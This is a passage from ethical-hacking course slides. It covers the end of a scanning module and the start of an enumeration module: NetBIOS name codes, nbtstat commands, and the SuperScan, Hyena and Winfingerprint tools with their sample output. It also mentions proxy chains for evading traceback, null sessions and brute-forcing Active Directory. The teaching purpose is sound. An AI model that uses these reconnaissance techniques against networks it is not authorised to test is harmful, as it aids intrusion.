FriendlyPinger, etc.
- ⊖ Prepare proxies using tools such as Proxy Workbench, Proxifier, Proxy Switcher, SocksChain, TOR, etc.
- ⊖ Document all the findings

Module Summary






- The objective of scanning is to discover live systems, active/running ports, the operating systems, and the services running on the network
- Attacker determines the live hosts from a range of IP addresses by sending ICMP ECHO requests to multiple hosts
- Attackers use various scanning techniques to bypass firewall rules and logging mechanism, and hide themselves as usual network traffic
- Banner grabbing or OS fingerprinting is the method to determine the operating system running on a remote target system
- Drawing target's network diagram gives valuable information about the network and its architecture to an attacker
- A proxy server is an application that can serve as an intermediary for connecting with other computers
- A chain of proxies can be created to evade a traceback to the attacker

Enumeration

Module 04

Unmask the Invisible Hacker





Module Objectives




- ↳ Understanding Enumeration Concepts
- ↳ Understanding Different Techniques for NetBIOS Enumeration
- ↳ Understanding Different Techniques for SNMP Enumeration
- ↳ Understanding Different Techniques for LDAP Enumeration



- ↳ Understanding Different Techniques for NTP Enumeration
- ↳ Understanding Different Techniques for SMTP and DNS Enumeration
- ↳ Enumeration Countermeasures
- ↳ Overview of Enumeration Pen Testing



Module Flow



What is Enumeration?



01

In the enumeration phase, attacker creates active connections to system and performs directed queries to gain more information about the target

02

Attackers use extracted information to identify system attack points and perform password attacks to gain unauthorized access to information system resources

03

Enumeration techniques are conducted in an intranet environment

Information Enumerated by Intruders



Network resources



Network shares



Routing tables



Audit and service settings



SNMP and DNS details



Machine names



Users and groups



Applications and banners

Techniques for Enumeration



Extract user names
using email IDs

01

Extract information using
the default passwords



Extract user names
using SNMP

03

Brute force Active
Directory




Extract user groups
from Windows

05

Extract information using
DNS Zone Transfer




Services and Ports to Enumerate



TCP/UDP 53

DNS Zone Transfer




TCP/UDP 135

Microsoft RPC Endpoint Mapper




UDP 137

NetBIOS Name Service (NBNS)




TCP 139

NetBIOS Session Service (SMB over NetBIOS)



TCP/UDP 445

SMB over TCP (Direct Host)



UDP 161

Simple Network Management protocol (SNMP)




TCP/UDP 389

Lightweight Directory Access Protocol (LDAP)




TCP/UDP 3268

Global Catalog Service



TCP 25

Simple Mail Transfer Protocol (SMTP)



TCP/UDP 162

SNMP Trap

Module Flow




**Enumeration
Concepts**

**NetBIOS
Enumeration**



**SNMP
Enumeration**

**LDAP
Enumeration**



**NTP
Enumeration**

**SMTP and DNS
Enumeration**



**Enumeration
Countermeasures**

**Enumeration
Pen Testing**



NetBIOS Enumeration



NetBIOS name is a unique 16 ASCII character string used to identify the network devices over TCP/IP, 15 characters are used for the device name and 16th character is reserved for the service or name record type



Attackers use the NetBIOS enumeration to obtain:

- ⊖ List of computers that belong to a domain
- ⊖ List of shares on the individual hosts in the network
- ⊖ Policies and passwords



NetBIOS Name List

Name	NetBIOS Code	Type	Information Obtained
<host name>	<00>	UNIQUE	Hostname
<domain>	<00>	GROUP	Domain name
<host name>	<03>	UNIQUE	Messenger service running for that computer
<username>	<03>	UNIQUE	Messenger service running for that individual logged-in user
<host name>	<20>	UNIQUE	Server service running
<domain>	<1D>	GROUP	Master browser name for the subnet
<domain>	<1B>	UNIQUE	Domain master browser name, identifies the PDC for that domain

Note: NetBIOS name resolution is not supported by Microsoft for Internet Protocol Version 6 (IPv6)


NetBIOS Enumeration




Nbtstat utility in Windows displays NetBIOS over TCP/IP (NetBT) protocol statistics, NetBIOS name tables for both the local and remote computers, and the NetBIOS name cache.



Run **nbtstat** command “**nbtstat.exe -c**” to get the contents of the NetBIOS name cache, the table of NetBIOS names, and their resolved IP addresses



Run nbtstat command “nbtstat.exe -a <IP address of the remote machine>” to get the NetBIOS name table of a remote computer



<http://technet.microsoft.com>

NetBIOS Enumeration Tool: SuperScan



SuperScan is a connect-based TCP port scanner, pinger, and hostname resolver

Features:

- 1 Support for unlimited IP ranges
- 2 Host detection by multiple ICMP methods
- 3 TCP SYN and UDP scanning
- 4 Simple HTML report generation
- 5 Source port scanning
- 6 Hostname resolving
- 7 Banner grabbing
- 8 Windows host enumeration

SuperScan 4.1

Scan | Host and Service Discovery | Scan Options | Tools | Windows Enumeration | About |

Hostname/IP/URL: 10.0.2.15 Enumerate Options... Clear

Enumeration Type: NetBIOS Name Table NULL Session MAC Addresses Workstation type Users Groups RPC Endpoint Dump Account Policies Shares Domains Remote Time of Day Logon Sessions Drives Trusted Domains Services Registry

NetBIOS information on 10.0.2.15

6 names in table

ADMINTS	00	UNIQUE	Workstation service name	
WORKGROUP	00	UNIQUE	Workstation service name	
ADMIN	20	UNIQUE	Server services name	
WORKGROUP	1E	GROUP	Group name	
WORKGROUP	1D	UNIQUE	Master browser name	
MSBROWSE	01	GROUP		

MAC address 0: 02: 00: 00: 00: 00

Attempting a NULL session connection on 10.0.2.15

MAC addresses on 10.0.2.15

MAC address 0: 02: 00: 00: 00: 00 \Device\NPF_{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}

Workstation/server type on 10.0.2.15

Unknown OS

Workstation/Server Name : "10.0.2.15"
Platform ID : 500
Version : 6.3

00:09 Saved log file Live: 1 TCP open: 0 UDP open: 1 1/1 done

<http://www.mcafee.com>

NetBIOS Enumeration Tool: Hyena



- Hyena is a GUI product for managing and securing Microsoft operating systems. It shows shares and user logon names for Windows servers and domain controllers
- It displays graphical representation of Microsoft Terminal Services, Microsoft Windows Network, Web Client: Network, etc.



Hyena v10.0 - Services on \ADMIN

Name	Display Name	Status	Type	Startup	Account	Dependencies	Executable
AcroRd32	Application Experience	Stopped	Service (Shared Process)	Manual	localSystem		C:\Windows\Sys...
ALG	Application Layer Gateway Ser...	Stopped	Service (Own Process)	Manual	NT AUTHORITY\Loca...		C:\Windows\Sys...
AIUserInstallAgent	Windows All-User Install Agent	Stopped	Service (Shared Process)	Disabled	localSystem	RPCSS	C:\Windows\Sys...
AppIDSvc	Application Identity	Stopped	Service (Shared Process)	Manual	NT Authority\Loca...	RpcSs; AppID; CryptS...	C:\Windows\Sys...
AppInfo	Application Information	Running	Service (Shared Process)	Manual	localSystem	RpcSs; Prefs	C:\Windows\Sys...
AppMgmt	Application Management	Stopped	Service (Shared Process)	Manual	localSystem		C:\Windows\Sys...
AppReadiness	App Readiness	Stopped	Service (Shared Process)	Manual	localSystem		C:\Windows\Sys...
AppXDeploymentService	AppX Deployment Service (Ap...	Stopped	Service (Shared Process)	Manual	localSystem	Rpss	C:\Windows\Sys...
aspnet_state	ASP.NET State Service	Stopped	Service (Own Process)	Manual	NT AUTHORITY\Netwo...		C:\Windows\MS...
AudioEndpointB...	Windows Audio Endpoint Build...	Running	Service (Shared Process)	Automatic	localSystem		C:\Windows\Sys...
Audiosrv	Windows Audio	Running	Service (Shared Process)	Automatic	NT AUTHORITY\Loca...	AudioEndpointBuilder.R...	C:\Windows\Sys...
AxmlSV	ActiveX Installer (AxmlSV)	Stopped	Service (Shared Process)	Manual	localSystem	Rpss	C:\Windows\Sys...
EDESVC	BitLocker Drive Encryption Ser...	Stopped	Service (Shared Process)	Manual	localSystem		C:\Windows\Sys...
EFE	Byte Filtering Engine	Running	Service (Shared Process)	Automatic	NT AUTHORITY\Loca...	RpcSs; Wfpu...	C:\Windows\Sys...
EITS	Background Intelligent Transf...	Running	Service (Shared Process)	Automatic (D...	localSystem	RpcEventSystem	C:\Windows\Sys...
ErokerInfrastruct...	Background Tasks Infrastructure	Running	Service (Shared Process)	Automatic	localSystem	RpcPduMapper; DcomL...	C:\Windows\Sys...
Browser	Computer Browser	Running	Service (Shared Process)	Manual	localSystem	LanmanWorkstation.L...	C:\Windows\Sys...
Ithserv	Bluetooth Support Service	Stopped	Service (Shared Process)	Manual	NT AUTHORITY\Loca...		C:\Windows\Sys...
CentPropSvc	Certificate Propagation	Stopped	Service (Shared Process)	Manual	localSystem	RpcS...	C:\Windows\Sys...
COMSysApp	COM+ System Application	Stopped	Service (Own Process)	Manual	localSystem	RpcSs; EventSystem; SNS	C:\Windows\Sys...
CryptSvc	Cryptographic Services	Running	Service (Shared Process)	Automatic	NT Authority\Network...	Rpss	C:\Windows\Sys...
CscService	Offline Files	Stopped	Service (Shared Process)	Manual	localSystem	Rpss	C:\Windows\Sys...
DcomLaunch	DCOM Server Process Launcher	Running	Service (Shared Process)	Automatic	localSystem		C:\Windows\Sys...
DeadPlyLive	DeadPly Live Service (deadplylive)	Stopped	Service (Own Process)	Automatic (D...	localSystem	RPCSS	C:\Program Files
DeadPlyLive	DeadPly Live Service (deadplylive)	Stopped	Service (Own Process)	Manual	localSystem	RPCSS	C:\Program Files
DeviceAssociate	Optimized Drives	Stopped	Service (Own Process)	Manual	localSystem	RPCSS	C:\Windows\Sys...
DeviceAssociation...	Device Association Service	Running	Service (Shared Process)	Manual	localSystem		C:\Windows\Sys...
DeviceInstall	Device Install Service	Stopped	Service (Shared Process)	Manual	localSystem		C:\Windows\Sys...
Dhcp	DHCP Client	Running	Service (Shared Process)	Automatic	NT Authority\Loca...	NDTdxAfd	C:\Windows\Sys...

<http://www.systemtools.com>

Last object clicked: 'AppInfo' - {1} selected object(s)

1 / 176 objects

NUM

<http://www.systemtools.com>

NetBIOS Enumeration Tool

Winfingerprint



Winfingerprint determines OS, enumerate users, groups, shares, SIDs, transports, sessions, services, service pack and hotfix level, date and time, disks, and open TCP and UDP ports

Winfingerprint 0.6.2

Input Options:

- IP Range IP List
- Single Host Neighborhood
- IP Address:

Scan Options:

- Domain Active Directory WMI API
- Win32 OS Version Users Patch Level
- Null IPCS Sessions Services MAC Address
- NetBIOS Shares Disk Sessions
- Data and Time Groups Event Log
- Ping Host(s) RPC Bindings Show Errors
- Traceroute Host

General Options:

- Intel(R) PRO/1000 MT Desktop Adapter
- Timeout for TCP/UDP/ICMP/SNMP:
- Retries:
- Max Connections:
- TCP Portscan Range:
- UDP Portscan Range:
- SNMP Community String:

